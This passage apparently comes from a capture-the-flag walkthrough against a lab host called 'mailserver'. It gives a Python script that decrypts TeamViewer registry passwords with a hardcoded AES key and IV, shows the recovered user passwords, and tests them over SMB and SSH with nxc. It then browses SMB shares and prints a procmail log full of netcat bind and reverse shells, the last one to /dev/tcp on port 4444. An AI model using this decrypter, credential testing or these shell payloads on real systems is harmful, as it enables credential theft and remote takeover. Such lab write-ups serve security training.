  a1,ce,3c,99,14,7b,8e,0d,0e,7d,0e,23,94,25,23,59,ec,83,82,21,44,4f,4a,f1,21,\
  8d,9e,5b,84,ce,b3,13,51,65,a6,f8,8b,5a,19,e4,55,1c,15,dc,c1,1e,2d,0d,fe,27,\
  85,c6,cc,0b,5e,5a,9a,65,67,76,48,91,5f,5e,79,e3,44,8c,88,85,c5,c2,d4,6a,be,\
  f2,dc,df,72,33,cb,f3,67,45,21,b0,c4,47,16,86,8e,f7,2c,c1,8c,58,eb,00,cc,2b,\
  11,3e,68,58,64,a9,7e,cd,91,d2,ea,87,46,30,03,54,69,4f,e0,ce,e4,82,b0,a0,03,\
  fb,e4,78,27,8c,10,24,f7,cf,8c,22,e9,77,98,ad,7f,e1
"StartMenuGroup"="TeamViewer 7"
"UsageEnvironmentBackup"=dword:00000002
"Version"="7.0.43148"

[HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\\Version7\AccessControl]
"AC_Server_AccessControlType"=dword:00000000

[HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TeamViewer\\Version7\DefaultSettings]
"Autostart_GUI"=dword:00000000
- TeamViewer is version 7
- We have the hex string of the SecurityPasswordAES
We remove space, comma etc to obtain a unique string:
From:
"SecurityPasswordAES"=hex:2c,0f,ff,76,ca,03,d7,c2,1c,0d,3c,8b,55,ed,d8,de,37,\
  f8,97,20,ae,6e,d3,82,d0,ad,2e,70,f9,7e,ff,ea,0b,0c,1c,d9,01,cb,d1,ad,90,fc,\
  60,1b,9e,40,fc,9c,4b,af,65,ee,c5,19,62,eb,4e,da,cc,7c,30,a8,a6,6b,0c,bd,9f,\
  36,2a,c0,ca,d1,59,89,04,ae,cb,8b,96,10
To:
"SecurityPasswordAES"=hex:2c0fff76ca03d7c21c0d3c8b55edd8de37f89720ae6ed382d0ad2e70f97effea0b0c1cd901cbd1ad90fc601b9e40fc9c4baf65eec51962eb4edacc7c30a8a66b0cbd9f362ac0cad1598904aecb8b9610
Then we create a quick and dirty python3 script to decrypt the password:
$ cat teamviewer_password_decrypt.py
import sys, hexdump, binascii
from Crypto.Cipher import AES

class AESCipher:
    def __init__(self, key):
        self.key = key

    def decrypt(self, iv, data):
        self.cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self.cipher.decrypt(data)
print('''
This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"

''')
hex_str_cipher = input("Enter output from registry without spaces : ")
key = binascii.unhexlify("0602000000a400005253413100040000")
iv = binascii.unhexlify("0100010067244F436E6762F25EA8D704")

ciphertext = binascii.unhexlify(hex_str_cipher)

raw_un = AESCipher(key).decrypt(iv, ciphertext)

password = raw_un.decode('utf-16')
print("Decrypted password is : ",password)
Then let’s go:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 2c0fff76ca03d7c21c0d3c8b55edd8de37f89720ae6ed382d0ad2e70f97effea0b0c1cd901cbd1ad90fc601b9e40fc9c4baf65eec51962eb4edacc7c30a8a66b0cbd9f362ac0cad1598904aecb8b9610
Decrypted password is :  iparalipomenidellabatracomiomachia
Then proceed with all other registry files.
golemitratigunda:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : b56b8e3d8d07b9fada10e7909805ec5286889b4b4fc442963c43877a5b0c6376
Decrypted password is :  bangladesh
alberobello:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : b22147c758c4f39a6dbc8444f24558c2cfb544a53b9474a0a2d0ea21b1e13c09
Decrypted password is :  alberobello
giammy:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 5c096a351b711bca32f10b08ad3b9c3923abc01030042d0327dd442dbd6131c8084f2f90a030b2a785d40a827a58859f
Decrypted password is :  hackmeifyoureable
mara:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 889df1f5802774a5d245be78b17e56a01f16128664883e73b9025e7b782e0f7eb061f1697ba9aa4641f1cc27519773e74e58e5f208abb64a8ee1b0f6e4770278
Decrypted password is :  paralipomenibatracomiomachia
vale:
$ python3 teamviewer_password_decrypt.py

This is a quick and dirty Teamviewer password decrypter basis wonderful post by @whynotsecurity.
Read this blogpost if you haven't already : https://whynotsecurity.com/blog/teamviewer

Please check below mentioned registry values and enter its value manually without spaces.
"SecurityPasswordAES" OR "OptionsPasswordAES" OR "SecurityPasswordExported" OR "PermanentPassword"


Enter output from registry without spaces : 1afa05622365454bf8b43255ac75ac87a60b9ad7ecc3ca9c2f856496cb8881ce
Decrypted password is :  cocomerirossi
In summary, we found:
| username | password |
|---|---|
| fox | iparalipomenidellabatracomiomachia |
| golemitratigunda | bangladesh |
| alberobello | alberobello |
| giammy | hackmeifyoureable |
| mara | paralipomenibatracomiomachia |
| vale | cocomerirossi |
Let’s double check if we can be authenticated:
$ nxc smb mailserver -u fox -p 'iparalipomenidellabatracomiomachia'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\fox:iparalipomenidellabatracomiomachia

$ nxc smb mailserver -u golemitratigunda -p 'bangladesh'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\golemitratigunda:bangladesh (Guest)

$ nxc smb mailserver -u alberobello -p 'alberobello'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\alberobello:alberobello (Guest)

$ nxc smb mailserver -u giammy -p 'hackmeifyoureable'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\giammy:hackmeifyoureable (Guest)

$ nxc smb mailserver -u mara -p 'paralipomenibatracomiomachia'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\mara:paralipomenibatracomiomachia (Guest)

$ nxc smb mailserver -u vale -p 'cocomerirossi'
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\vale:cocomerirossi (Guest)
Confirmed for
foxand all others areGuestaccount.
Check if we can be authenticated also via SSH:
$ nxc ssh mailserver -u fox -p 'iparalipomenidellabatracomiomachia'
SSH         10.0.5.5        22     mailserver       [*] SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u5
SSH         10.0.5.5        22     mailserver       [-] fox:iparalipomenidellabatracomiomachia
OR
$ sshpass -p 'iparalipomenidellabatracomiomachia' ssh -o StrictHostKeyChecking=no fox@mailserver
Permission denied, please try again.
OR
$ ssh -o StrictHostKeyChecking=no fox@mailserver
fox@mailserver's password:
Permission denied, please try again.
fox@mailserver's password:
Permission denied, please try again.
fox@mailserver's password:
fox@mailserver: Permission denied (password).
Failed.
SMB Shared folder - Act II
Check if fox has more READ access to some SMB shares:
$ nxc smb mailserver -u fox -p 'iparalipomenidellabatracomiomachia' --shares
SMB         10.0.5.5        445    MAILSERVER       [*] Unix - Samba (name:MAILSERVER) (domin:MAILSERVER) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.0.5.5        445    MAILSERVER       [+] MAILSERVER\fox:iparalipomenidellabatracomiomachia
SMB         10.0.5.5        445    MAILSERVER       [*] Enumerated shares
SMB         10.0.5.5        445    MAILSERVER       Share           Permissions     Remark
SMB         10.0.5.5        445    MAILSERVER       -----           -----------     ------
SMB         10.0.5.5        445    MAILSERVER       utils           READ            Utilities
SMB         10.0.5.5        445    MAILSERVER       print$          READ            Printer Drivers
SMB         10.0.5.5        445    MAILSERVER       IPC$                            IPC Service (Samba 4.17.12-Debian)
SMB         10.0.5.5        445    MAILSERVER       fox             READ,WRITE      Home Directories
Found:
- READ/WRITE access to
foxfolder- READ access to
print$folder
Let’s check in print$ folder:
$ smbclientng -u fox -p 'iparalipomenidellabatracomiomachia' --host mailserver
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'mailserver' as '.\fox'!
■[\\mailserver\]> use print$
■[\\mailserver\print$\]> ls
d-------     0.00 B  2025-08-26 16:03  .\
d-------     0.00 B  2025-08-25 14:50  ..\
d-------     0.00 B  2025-08-25 14:50  ARM64\
d-------     0.00 B  2025-08-25 14:50  color\
d-------     0.00 B  2025-08-25 14:50  COLOR\
d-------     0.00 B  2025-08-25 14:50  IA64\
d-------     0.00 B  2025-08-25 14:50  W32ALPHA\
d-------     0.00 B  2025-08-25 14:50  W32MIPS\
d-------     0.00 B  2025-08-25 14:50  W32PPC\
d-------     0.00 B  2025-08-25 14:50  W32X86\
d-------     0.00 B  2025-08-25 14:50  WIN40\
d-------     0.00 B  2025-08-25 14:50  x64\
■[\\mailserver\print$\]> tree
├── ARM64/
├── color/
├── COLOR/
├── IA64/
├── W32ALPHA/
├── W32MIPS/
├── W32PPC/
├── W32X86/
│   └── PCC/
├── WIN40/
└── x64/
    └── PCC/
■[\\mailserver\print$\]> exit
Nothing seems interesting.
Thne let’s check in fox folder:
$ smbclientng -u fox -p 'iparalipomenidellabatracomiomachia' --host mailserver
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'mailserver' as '.\fox'!
■[\\mailserver\]> use fox
■[\\mailserver\fox\]> ls
d-------     0.00 B  2025-08-26 16:04  .\
d-------     0.00 B  2025-08-25 14:49  ..\
d--h----     0.00 B  2025-08-25 14:51  .gnupg\
---h----    20.00 B  2025-08-25 14:51  .lesshst
d--h----     0.00 B  2025-08-25 14:48  .local\
---h----   136.00 B  2025-08-26 02:20  .pmhit
---h----   17.73 kB  2025-08-25 14:40  .procmail.log
---h----   301.00 B  2025-08-25 14:51  .python_history
d--h----     0.00 B  2025-08-25 14:48  .ssh\
---h----   10.14 kB  2025-08-25 14:51  .viminfo
d--h----     0.00 B  2025-08-25 14:48  _AW7IV~D\
■[\\mailserver\fox\]> tree
├── .gnupg/
│   ├── private-keys-v1.d/
│   ├── pubring.kbx
│   ├── S.gpg-agent
│   ├── S.gpg-agent.browser
│   ├── S.gpg-agent.extra
│   ├── S.gpg-agent.ssh
│   └── trustdb.gpg
├── .local/
│   └── share/
│       └── nano/
├── .ssh/
│   ├── authorized_keys
│   ├── known_hosts
│   └── known_hosts.old
├── _AW7IV~D/
├── .lesshst
├── .pmhit
├── .procmail.log
├── .python_history
└── .viminfo
■[\\mailserver\fox\]> cat .lesshst
.less-history-file:
■[\\mailserver\fox\]> cat .pmhit
[BIND 5505] Mon Aug 25 19:17:45 CEST 2025
[BIND LOOP 5505] Mon Aug 25 19:20:42 CEST 2025
[BIND LOOP 5505] Mon Aug 25 19:25:47 CEST 2025
■[\\mailserver\fox\]> cat .procmail.log
procmail: [1284375] Fri Jul 18 07:45:54 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
From fox@localhost Fri Jul 18 07:45:54 2025
 Subject: owned
  Folder:  /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 48	    533
/bin/bash: line 1: /home/fox: Is a directory
listening on [any] 4848 ...
10.0.5.200: inverse host lookup failed: Host name lookup failure
connect to [10.0.5.5] from (UNKNOWN) [10.0.5.200] 60902
procmail: [1309815] Fri Jul 18 11:55:01 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
From fox@localhost Fri Jul 18 11:55:01 2025
 Subject: owned
  Folder:  /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 48	    533
/bin/bash: line 1: /home/fox: Is a directory
listening on [any] 4848 ...
10.0.5.200: inverse host lookup failed: Host name lookup failure
connect to [10.0.5.5] from (UNKNOWN) [10.0.5.200] 39312
procmail: [1365774] Fri Jul 18 21:07:34 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
From fox@localhost Fri Jul 18 21:07:34 2025
 Subject: owned
  Folder:  /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 48	    533
/bin/bash: line 1: /home/fox: Is a directory
listening on [any] 4848 ...
10.0.5.200: inverse host lookup failed: Host name lookup failure
connect to [10.0.5.5] from (UNKNOWN) [10.0.5.200] 57096
procmail: [1372154] Fri Jul 18 22:11:12 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1235 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1235 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1235 -e /bin/bash &'"
From fox@localhost Fri Jul 18 22:11:12 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1235 -e /bin/bash &'	    533
procmail: [1373538] Fri Jul 18 22:24:29 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
From fox@localhost Fri Jul 18 22:24:29 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'	    533
procmail: [1373571] Fri Jul 18 22:24:52 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'"
From fox@localhost Fri Jul 18 22:24:52 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1231 -e /bin/bash &'	    533
procmail: [1385266] Sat Jul 19 00:18:15 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 4848 -e /bin/bash &'"
From fox@localhost Sat Jul 19 00:18:15 2025
 Subject: owned
  Folder:  /bin/bash -c 'echo triggered >> /home/fox; nohup nc -lvp 48	    533
/bin/bash: line 1: /home/fox: Is a directory
listening on [any] 4848 ...
10.0.5.200: inverse host lookup failed: Host name lookup failure
connect to [10.0.5.5] from (UNKNOWN) [10.0.5.200] 46940
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1414440] Sat Jul 19 05:07:57 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Sat Jul 19 05:07:57 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1524673] Sat Jul 19 17:49:59 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Sat Jul 19 17:49:59 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1609790] Sun Jul 20 07:49:52 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
From fox@localhost Sun Jul 20 07:49:52 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1610026] Sun Jul 20 07:52:23 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
From fox@localhost Sun Jul 20 07:52:23 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1611010] Sun Jul 20 08:00:29 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
From fox@localhost Sun Jul 20 08:00:29 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1751401] Mon Jul 21 07:07:55 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'"
From fox@localhost Mon Jul 21 07:07:55 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1236 -e /bin/bash &'	    533
procmail: [1752590] Mon Jul 21 07:18:18 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Mon Jul 21 07:18:18 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
procmail: [1850202] Mon Jul 21 23:22:44 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Mon Jul 21 23:22:44 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1877421] Tue Jul 22 03:49:50 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Tue Jul 22 03:49:50 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1891901] Tue Jul 22 06:13:32 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
From fox@localhost Tue Jul 22 06:13:32 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [1903118] Tue Jul 22 08:01:48 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'"
From fox@localhost Tue Jul 22 08:01:48 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1239 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [2016305] Wed Jul 23 02:37:30 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Wed Jul 23 02:37:30 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.11/pty.py", line 181, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python3.11/pty.py", line 154, in _copy
    os.write(STDOUT_FILENO, data)
BrokenPipeError: [Errno 32] Broken pipe
procmail: [2475729] Sat Jul 26 05:55:35 2025
procmail: Match on "^Subject: owned"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Executing " /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
procmail: Notified comsat: "fox@:/home/fox/ /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'"
From fox@localhost Sat Jul 26 05:55:35 2025
 Subject: owned
  Folder:  /bin/bash -c 'nohup nc 10.0.5.200 1234 -e /bin/bash &'	    533
procmail: [2482529] Sat Aug 23 20:48:58 2025
procmail: Match on "^Subject:.*reina-123"
procmail: Assigning "LASTFOLDER= /bin/bash -c 'bash -i >& /dev/tcp/10.8.0.144/4444 0>&1'"
procmail: Executing " /bin/bash -c 'bash -i >& /dev/tcp/10.8.0.144/4444 0>&1'"
